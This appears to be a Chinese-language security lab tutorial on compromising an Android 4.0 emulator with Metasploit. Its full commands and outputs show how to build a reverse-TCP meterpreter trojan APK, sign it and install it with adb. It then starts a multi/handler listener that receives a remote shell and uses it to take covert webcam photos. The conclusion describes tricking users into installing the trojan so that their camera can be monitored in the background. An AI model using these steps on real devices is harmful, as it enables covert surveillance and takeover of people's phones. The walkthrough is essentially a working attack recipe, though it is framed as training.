

Msf入侵android系统

实验概述

Metasploit Framework是一个基于Ruby的，模块化的渗透测试平台，可以提供给用户写、测试和执行渗透测试的代码的功能。Metasploit Framework还包含一组实用的工具，可以用来测试安全漏洞，网络查点，执行攻击和逃避检测。Metasploit Framework的攻击不只针对计算机，也有许多手机的攻击模块，本实验是通过msf来入侵android手机。

实验目的

- 1、了解msf终端基本命令的用法
- 2、了解msfvenom命令的作用
- 3、了解如何使用msf入侵android手机

实验原理

Metasploit的核心Metasploit的框架是一个统一的具有易于更新机制的漏洞数据库。因为它在本质上是开源的，可以很容易地操纵它来满足需求，比如可以编写自己的代码来利用漏洞，并且可能部署新编译的exp到现有的Metasploit的数据库。

该框架是用Ruby语言开发的，包括Perl写的脚本，C，汇编，和Python各种组件。它基本上是专为Linux的操作系统设计的，因此它的命令结构具有与Linux命令外壳非常相似，但现在，它支持所有主流操作系统，如Windows，Solaris和Mac上。它有一个一致的界面，用于配置选项，并执行攻击和将exp从payload中隔离出来。Metasploit使用下列术语来执行一个特定类型的攻击：

Exploit: Exploit操纵计算机系统中特定漏洞的恶意代码。Metasploit提供了跨多个操作系统和应用程序的Exploit，提供了突破一台电脑的多种途径。可以用Nessus搭配Nmap进行漏洞扫描，并使用Metasploit进行漏洞利用。在确定一个特定的漏洞却无法在Metasploit数据库中找到利用的Exploit，可以通过访问exploit-db.com查找下载该漏洞利用程序，编译知道可以将其移植到Metasploit的数据库做为一个Exploit

Payloads: 利用漏洞之前要先建立一个Payload，其作用是确定漏洞攻击成功之后要执行什么操作，Payload基本上是用用于访问远程计算机的反向shell和通过shell植入后门等到被入侵的电脑。

Encoders: 不能确保所有Metasploit中的exp都可以正常工作，有时候会遇到防火墙、IPS、IDS等，所有的试图攻击等可能会被防火墙过滤掉，这时候就需要使用Encoders来对exp进行编码等，用来逃避防火墙、IPS、IDS的检测。

Options: 所有的Exploit和Payload都有一些内置的参数，诸如远程IP、本地IP、LPORT、RPORT、服务路径、用户名等。这些参数在利用exp之前需要进行配置，可以使用Show Options命令来显示具体的选项

Msfvenom

msfvenom是**msfpayload**,**msfencode**的结合体,它的优点是单一,命令行,和效率,可以利用它快速生成各种功能的木马

msfvenom命令使用详解如下:

Options:

-p, --payload payload> 指定需要使用的**payload**(攻击荷载)。如果需要使用自定义的**payload**, 请使用**'**或者**stdin**指定

-l, --list [module_type] 列出指定模块的所有可用资源. 模块类型包括: **payloads**, **encoders**, **nops**, **all**

-n, --nopsled length> 为**payload**预先指定一个**NOP**滑动长度

-f, --format format> 指定输出格式 (使用 **--help-formats** 来获取**msf**支持的输出格式列表)

-e, --encoder [encoder] 指定需要使用的**encoder** (编码器)

-a, --arch architecture> 指定**payload**的目标架构

--platform platform> 指定**payload**的目标平台

-s, --space length> 设定有效攻击荷载的最大长度

-b, --bad-chars list> 设定规避字符集, 比如: **'\x00\xff'**

-i, --iterations count> 指定**payload**的编码次数

-c, --add-code path> 指定一个附加的**win32 shellcode**文件

-x, --template path> 指定一个自定义的可执行文件作为模板

-k, --keep 保护模板程序的动作, 注入的**payload**作为一个新的进程运行

--payload-options 列举**payload**的标准选项

-o, --out path> 保存**payload**

-v, --var-name name> 指定一个自定义的变量, 以确定输出格式

--shellest 最小化生成**payload**

-h, --help 查看帮助选项

--help-formats 查看**msf**支持的输出格式列表

黑客瑞士军刀——**Meterpreter**

Meterpreter通常作为漏洞溢出后的攻击载荷所使用, 攻击载荷在触发漏洞后能够返回给我们一个控制通道。

Meterpreter是**Metasploit**框架的一个扩展模块, 可以调用**Metasploit**的一些功能, 对目标系统进行更深入的渗透, 这些功能包括反追踪、纯内存工作模式、密码哈希值获取、特权提升、跳板攻击等。

部分命令的功能如下:

help: 查看帮助

background: 将当前meterpreter会话放入后台

文件操作命令: **cat cd&pwd clearev download upload edit execute ls.....**

screenshot: 截屏

ps: 获取目标系统正在运行的进程

sysinfo: 获取系统运行平台

hashdump: 提取系统的用户名和密码的哈希值

webcam_list: 列出摄像头设备

webcam_snap: 拍摄照片

实验环境

实验环境：kali linux

实验工具：msfconsole

模拟器：android 4.0

实验步骤

1、“打开终端”>“cd android-sdk-linux/tools/”>“./android”来启动android sdk如图 1




图 1开启android sdk

2、“单击tools”>“选择Manage AVD”打开虚拟机控制台，如图 2




图 2开启模拟器控制台

3、选择创建好的Android虚拟机单击start来开启虚拟机，如图 3




图 3开启模拟器

4、此处可设置屏幕的尺寸，使用默认值，单击launch，如图 4




图 4开启模拟器

5、成功开启android虚拟机，桌面如图 5




图 5模拟器界面

6、查看本机ip地址，创建手机木马，“打开终端”>“ifconfig eth0”>“msfvenom -p android/meterpreter/reverse_tcp LHOST=172.16.4.211 LPORT=5555 R >/root/muma.apk”>“ls”如图 6


```

root@kali:~# ifconfig eth0
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 172.16.4.211 netmask 255.255.255.0 broadcast 172.16.4.255
    inet6 fe80::20c:29ff:fe77:a8d9 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:77:a8:d9 txqueuelen 1000 (Ethernet)
    RX packets 195465 bytes 34480060 (32.8 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 36590 bytes 2819902 (2.6 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~# msfvenom -p android/meterpreter/reverse_tcp LHOST=172.16.4.211 LPOR
T=5555 R > /root/muma.apk
No platform was selected, choosing Msf::Module::Platform::Android from the paylo
ad
No Arch selected, selecting Arch: dalvik from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 8827 bytes

root@kali:~# ls
android-sdk-linux  bluedon.png  tools  模板  图片  下载  桌面
apk               muma.apk    公共  视频  文档  音乐
root@kali:~#

```

图 6生成木马

7、进入到qianming目录，创建签名。使用命令“keytool -genkey -v -keystore bluedon.keystore -alias bluedon -keyalg RSA -validity 365”如图 7

```

root@kali:~/tools/qianming# keytool -genkey -v -keystore bluedon.keystore -alias
bluedon -keyalg RSA -validity 365
Android Virtual Devices Device Definitions
List of existing Android Virtual Devices located at /ro
AVD Name Target Name Platform
4.0 Android 4.0 4.0

输入密钥库口令:
再次输入新口令:
您的名字与姓氏是什么?
[Unknown]: bluedon
您的组织单位名称是什么?
[Unknown]: bluedon
您的组织名称是什么?
[Unknown]: bluedon
您所在的城市或区域名称是什么?
[Unknown]: bluedon
您所在的省/市/自治区名称是什么?
[Unknown]: bluedon
该单位的双字母国家/地区代码是什么?
[Unknown]: bluedon
CN=bluedon, OU=bluedon, O=bluedon, L=bluedon, ST=bluedon, C=bluedon是否正确?
[否]: 是
正在为以下对象生成 2,048 位RSA密钥对和自签名证书 (SHA256withRSA) (有效期为 365
天):
CN=bluedon, OU=bluedon, O=bluedon, L=bluedon, ST=bluedon, C=bluedon
输入 <bluedon> 的密钥口令
(如果和密钥库口令相同, 按回车):

```

图 7创建签名

8、对木马程序进行签名，使用命令“perl signer.pl -k bluedon.keystore -p1 (证书的密钥库口令) 123456 -a bluedon -p2 (证书的密钥口令) 123456 -s /root/muma.apk -d ./”如图 8


```
root@kali:~# cd tools/qianming/
root@kali:~/tools/qianming# ls
bluedon.keystore  README.txt  signer.pl  tools
root@kali:~/tools/qianming# perl signer.pl -k bluedon.keystore -p1 123456 -a bluedon -p2 123456 -s /root/muma.apk -d ./
***** http://jiagu.360.cn *****
aligned /root/muma_signed.apk success!
./muma_signed_aligned.apk generated!
root@kali:~/tools/qianming# ls
bluedon.keystore  muma_signed_aligned.apk  README.txt  signer.pl  tools
root@kali:~/tools/qianming#
```

图 8给木马程序签名

9、安装木马程序，使用命令“adb install muma_signed_aligned.apk”如图 9图 10

```
root@kali:~/tools/qianming# adb install muma_signed_aligned.apk
[100%] /data/local/tmp/muma_signed_aligned.apk
pkg: /data/local/tmp/muma_signed_aligned.apk
Success
rm failed for -f, Read-only file system
root@kali:~/tools/qianming#
```

图 9模拟器安装木马



图 10安装成功

10、进入 msf 终端，使用 exploit/multi/handler 模块。“在终端输入 msfconsole”>“use exploit/multi/handler”>“show options”如图 11

```
msf > use exploit/multi/handler
msf exploit(handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  Exploit target:

  Id  Name
  --  ---
  0   Wildcard Target

msf exploit(handler) > 
```

图 11使用攻击模块

11、设置载荷并且查看配置，“set payload android/meterpreter/reverse_tcp”>“show options”如图 12

```
msf exploit(handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf exploit(handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -

Payload options (android/meterpreter/reverse_tcp):


  Name  Current Setting  Required  Description
  ----  -
  AutoLoadAndroid  true  yes  Automatically load the Android extension
  LHOST  yes  The listen address
  LPORT  4444  yes  The listen port

Exploit target:

  Id  Name
  --  ---
```

图 12设置载荷

12、配置 payload，“set lhost 172.16.4.211”>“set lport 5555”>“show options”如图 13



```
msf exploit(handler) > set lhost 172.16.4.211
lhost => 172.16.4.211
msf exploit(handler) > set lport 5555
lport => 5555
msf exploit(handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  172.16.4.211    yes       The listen address
  LPORT  5555            yes       The listen port


Payload options (android/meterpreter/reverse_tcp):

  Name          Current Setting  Required  Description
  ----          -
  AutoLoadAndroid true            yes       Automatically load the Android extension
  LHOST          172.16.4.211    yes       The listen address
  LPORT          5555            yes       The listen port

Exploit target:
```

图 13配置载荷参数

13、开始攻击，kali端先使用命令：“exploit”，手机端单击打开安装的 MainActivityApp。如图 14图 15



```
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 172.16.4.211:5555
[*] Starting the payload handler...
```

图 14开始攻击



图 15触发木马

14、入侵成功，得到一个meterpreter如图 16



图 16成功获取会话

15、查看摄像头并拍照，“webcam_list”>“webcam_snap -i 1”，如图 17图 18



图 17模拟器拍照




图 18拍摄后的图片

思考总结

本实验通过使用msfvenom创建手机木马，使用各种方法诱导手机用户下载安装木马apk，再使用msfconsole对木马进行监听，当用户打开了这个app之后并没有任何反应，但是在后台已经运行，因此可以用meterpreter对手机摄像头进行监控还有其他操作。

